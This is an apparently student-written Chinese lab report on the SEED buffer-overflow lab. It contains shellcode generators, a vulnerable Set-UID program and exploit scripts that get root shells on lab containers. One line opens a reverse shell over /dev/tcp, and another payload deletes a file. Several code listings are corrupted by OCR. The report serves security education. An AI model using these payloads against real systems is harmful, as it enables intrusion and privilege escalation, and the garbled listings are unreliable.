

网安实验报告 2


57119118 尤何毅

实验环境准备:

1.关闭地址随机化对策:

```
[07/13/21]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

2.有漏洞的程序 stack.c



```
1#include <stdlib.h>
2#include <stdio.h>
3#include <string.h>
4
5int bof(char *str)
6{
7char buffer[100];
8/* The following statement has a buffer overflow problem */
9strcpy(buffer, str);
10return 1;
11}
12int main(int argc, char **argv)
13{
14char str[400];
15FILE *badfile;
16fread(str, sizeof(char), 300, badfile);
17bof(str);
18printf("Returned Properly\n");
19return 1;
20}
```

```
[07/15/21]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector
stack.c
[07/15/21]seed@VM:~$ sudo chown root stack
[07/15/21]seed@VM:~$ sudo chmod 4755 stack
[07/15/21]seed@VM:~$
```

可见这两个代码作用是将可执行文件 stack 转换成一个以 root 为所有者的 Set-UID 程序。

3.container setup:

```
[07/16/21]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-4-10.9.0.8 ... done
Creating server-3-10.9.0.7 ... done
Creating server-2-10.9.0.6 ... done
Creating server-1-10.9.0.5 ... done
Attaching to server-1-10.9.0.5, server-3-10.9.0.7, server-2-10.9.0.6, server-4-10.9.0.8
[07/16/21]seed@VM:~/.../Labsetup$ dockps
6a7e904266c3  server-2-10.9.0.6
debfac8d5556  server-1-10.9.0.5
61a171741b22  server-3-10.9.0.7
be3085d7a808  server-4-10.9.0.8
```


可以看到已经成功运行容器

Task 1

实验目的:

熟悉 Shellcode

源码:



```
1#!/usr/bin/python3
2import sys
3
4# You can use this shellcode to run any command you want
5shellcode = (
6    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
7    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
8    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
9    "/bin/bash*"
10    "~c*"
11    # You can modify the following command string to run any command.
12    # You can even run multiple commands. When you change the string,
13    # make sure that the position of the * at the end doesn't change.
14    # The code above will change the byte at this position to zero,
15    # so the command string ends here.
16    # You can delete/add spaces, if needed, to keep the position the same.
17    # The * in this line serves as the position marker
18    "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd *"
19    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
20    "BBBB" # Placeholder for argv[1] --> "-c"
21    "CCCC" # Placeholder for argv[2] --> the command string
22    "DDDD" # Placeholder for argv[3] --> NULL
23).encode('latin-1')
24
25content = bytearray(200)
26content[0:] = shellcode
27
28# Save the binary code to file
29with open('codefile_32', 'wb') as f:
30    f.write(content)
```

```
SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox
Activities Text Editor Jul 15 05:05
shellcode_64.py


1#!/usr/bin/python3
2import sys
3
4# You can use this shellcode to run any command you want
5shellcode = (
6    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
7    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
8    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
9    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
10    "/bin/bash*"
11    "-c*"
12    # You can modify the following command string to run any command.
13    # You can even run multiple commands. When you change the string,
14    # make sure that the position of the * at the end doesn't change.
15    # The code above will change the byte at this position to zero,
16    # so the command string ends here.
17    # You can delete/add spaces, if needed, to keep the position the same.
18    # The * in this line serves as the position marker
19    "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd *"
20    "AAAAAAA" # Placeholder for argv[0] -> "/bin/bash"
21    "BBBBBBBB" # Placeholder for argv[1] -> "-c"
22    "CCCCCCCC" # Placeholder for argv[2] -> the command string
23    "DDDDDDDD" # Placeholder for argv[3] -> NULL
24).encode('latin-1')
25
26content = bytearray(200)
27content[0:] = shellcode
28
29# Save the binary code to file
30with open('codefile_64', 'wb') as f:
31    f.write(content)
```

运行结果:

```
SEED-Ubuntu20.04 [正在运行] - Oracle VM VirtualBox
Activities Terminal Jul 16 21:25
seed@VM: ~/../shellcode

[07/16/21]seed@VM:~/../shellcode$ ./shellcode_32.py
[07/16/21]seed@VM:~/../shellcode$ ./shellcode_64.py
[07/16/21]seed@VM:~/../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/16/21]seed@VM:~/../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 22 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul 16 21:24 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul 16 21:24 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Jul 16 21:24 codefile_32
-rw-rw-r-- 1 seed seed 165 Jul 16 21:24 codefile_64
-rwxrwxr-x 1 seed seed 1221 Dec 22 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 22 2020 shellcode_64.py
Hello 32
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534:./run/sshd:/usr/sbin/nologin
[07/16/21]seed@VM:~/../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 22 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul 16 21:24 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul 16 21:24 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Jul 16 21:24 codefile_32
-rw-rw-r-- 1 seed seed 165 Jul 16 21:24 codefile_64
-rwxrwxr-x 1 seed seed 1221 Dec 22 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 22 2020 shellcode_64.py
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
telnetd:x:126:134:./nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534:./run/sshd:/usr/sbin/nologin
```

修改后: 通过 remove 指令将任务改为删除 a.txt 程序:



```
1#!/usr/bin/python3
2import sys
3
4# You can use this shellcode to run any command you want
5shellcode = (
6    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5f"
7    "\x48\xd4\xb0\xa8\x94\b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
8    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
9    "/bin/bash*"
10    "-c*"
11    # You can modify the following command string to run any
12    # command.
13    # You can even run multiple commands. When you change the
14    # string,
15    # make sure that the position of the * at the end doesn't
16    # change.
17    # The code above will change the byte at this position to
18    # zero,
19    # so the command string ends here.
20    # You can delete/add spaces, if needed, to keep the position
21    # the same.
22    # The * in this line serves as the position marker
23    "rm a.txt *"
24    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
25    "BBBB" # Placeholder for argv[1] --> "-c"
26    "CCCC" # Placeholder for argv[2] --> the command string
27    "DDDD" # Placeholder for argv[3] --> NULL
28).encode('latin-1')
29
30content = bytearray(200)
```

运行结果:


```
[07/16/21]seed@VM:~/.../shellcode$ touch a.txt
[07/16/21]seed@VM:~/.../shellcode$ ls
a32.out  a.txt  codefile_32  Makefile  shellcode_32.py
a64.out  call_shellcode.c  codefile_64  README.md  shellcode_64.py
[07/16/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/16/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/16/21]seed@VM:~/.../shellcode$ a32.out
rm: cannot remove '*AAAABBBBCCCCDDDD': No such file or directory
[07/16/21]seed@VM:~/.../shellcode$ ls
a32.out  codefile_32  README.md
a64.out  codefile_64  shellcode_32.py
call_shellcode.c  Makefile  shellcode_64.py
[07/16/21]seed@VM:~/.../shellcode$
```

可见 a.txt 已被删除

实验体会：通过构造 shell 程序，如果有机会运行 shell 程序的代码，就能获得 shell 提示符（如/bin/sh），然后在此后输入任何指令。

Task 2

源程序： 修改后：



```
1#!/usr/bin/python3
2import sys
3
4shellcode= (
5
6    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5t
7    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54
8    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff
9    "/bin/bash*"
10    "-c*"
11    "bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1      *"
12    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
13    "BBBB" # Placeholder for argv[1] --> "-c"
14    "CCCC" # Placeholder for argv[2] --> the command string
15    "DDDD" # Placeholder for argv[3] --> NULL # Put the
16    shellcode in here
17).encode('latin-1')
18
19# Fill the content with NOP's
20content = bytearray(0x90 for i in range(517))
21
22#####
23# Put the shellcode somewhere in the payload
24start = 200 # Change this number
25content[start:start + len(shellcode)] = shellcode
26
27# Decide the return address value
28# and put it somewhere in the payload
29ret = 0xffffd148 + 4*2 # Change this number
30offset = 116 # Change this number
31
```

运行结果：

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xfffffd5b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xfffffd548
server-1-10.9.0.5 | ==== Returned Properly ====
```

可以正确返回。

```
[07/16/21]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 38710
root@6303e4991156:/bof#
```

监听端显示获得了 root 权限，攻击成功。

Task 3

运行结果:

```
[07/16/21]seed@VM:~/.../code$ echo hello | nc 10.9.0.6 9090  
^C
```

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1  
server-2-10.9.0.6 | Starting stack  
server-2-10.9.0.6 | Input size: 6  
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffffd4f8  
server-2-10.9.0.6 | ==== Returned Properly ====
```

可以看到，服务器只给出一个提示，即缓冲区的地址。

改写攻击程序：在我们插入的 shellcode 前的每一个位置都输入其地址，总会
有一个覆盖到返回地址。

```
start = 517 - len(shellcode) # Change this number  
content[start:start + len(shellcode)] = shellcode  
  
# Decide the return address value  
# and put it somewhere in the payload  
ret = 0xffffd148 + 300 # Change this number  
offset = 116 # Change this number  
c-75  
  
[07/16/21]seed@VM:~/.../Labsetup$ nc -nv -l 9090  
Listening on 0.0.0.0 9090  
Connection received on 10.9.0.6 33908  
root@e219e7751483:/bof#
```

监听端显示获得了 root 权限，攻击成功。


Task 4

运行结果:

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe4f0
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffe420
server-3-10.9.0.7 | ==== Returned Properly ====
```

64 位帧指针和缓冲区地址的值变为 8 字节长, 且要使用 64 位的 shellcode

改写攻击程序:



```
12 # You can even run multiple commands. When you change the string,
13 # make sure that the position of the * at the end doesn't change.
14 # The code above will change the byte at this position to zero,
15 # so the command string ends here.
16 # You can delete/add spaces, if needed, to keep the position the same.
17 # The * in this line serves as the position marker *
18 "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd *"
19 "AAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
20 "BBBBBBB" # Placeholder for argv[1] --> "-c"
21 "CCCCCCC" # Placeholder for argv[2] --> the command string
22 "DDDDDDD" # Placeholder for argv[3] --> NULL
23 ).encode('latin-1')
24
25 # Fill the content with NOP's
26 content = bytearray(0x90 for i in range(517))
27
28 #####
29 # Put the shellcode somewhere in the payload
30 start = 8 # Change this number
31 content[start:start + len(shellcode)] = shellcode
32
33 # Decide the return address value
34 # and put it somewhere in the payload
35 ret = 0x7fffffffe3e0 # Change this number
36 offset = 0xd8 # Change this number
37 # Use 4 for 32-bit address and 8 for 64-bit address
38 content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
39 #####
40
41 # Write the content to a file
42 with open('badfile', 'wb') as f:
43     f.write(content)
```

监听端:

```
[07/16/21]seed@VM:~/../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 38510
root@6303e4991156:/bof#
```

获得了 root 权限, 攻击成功。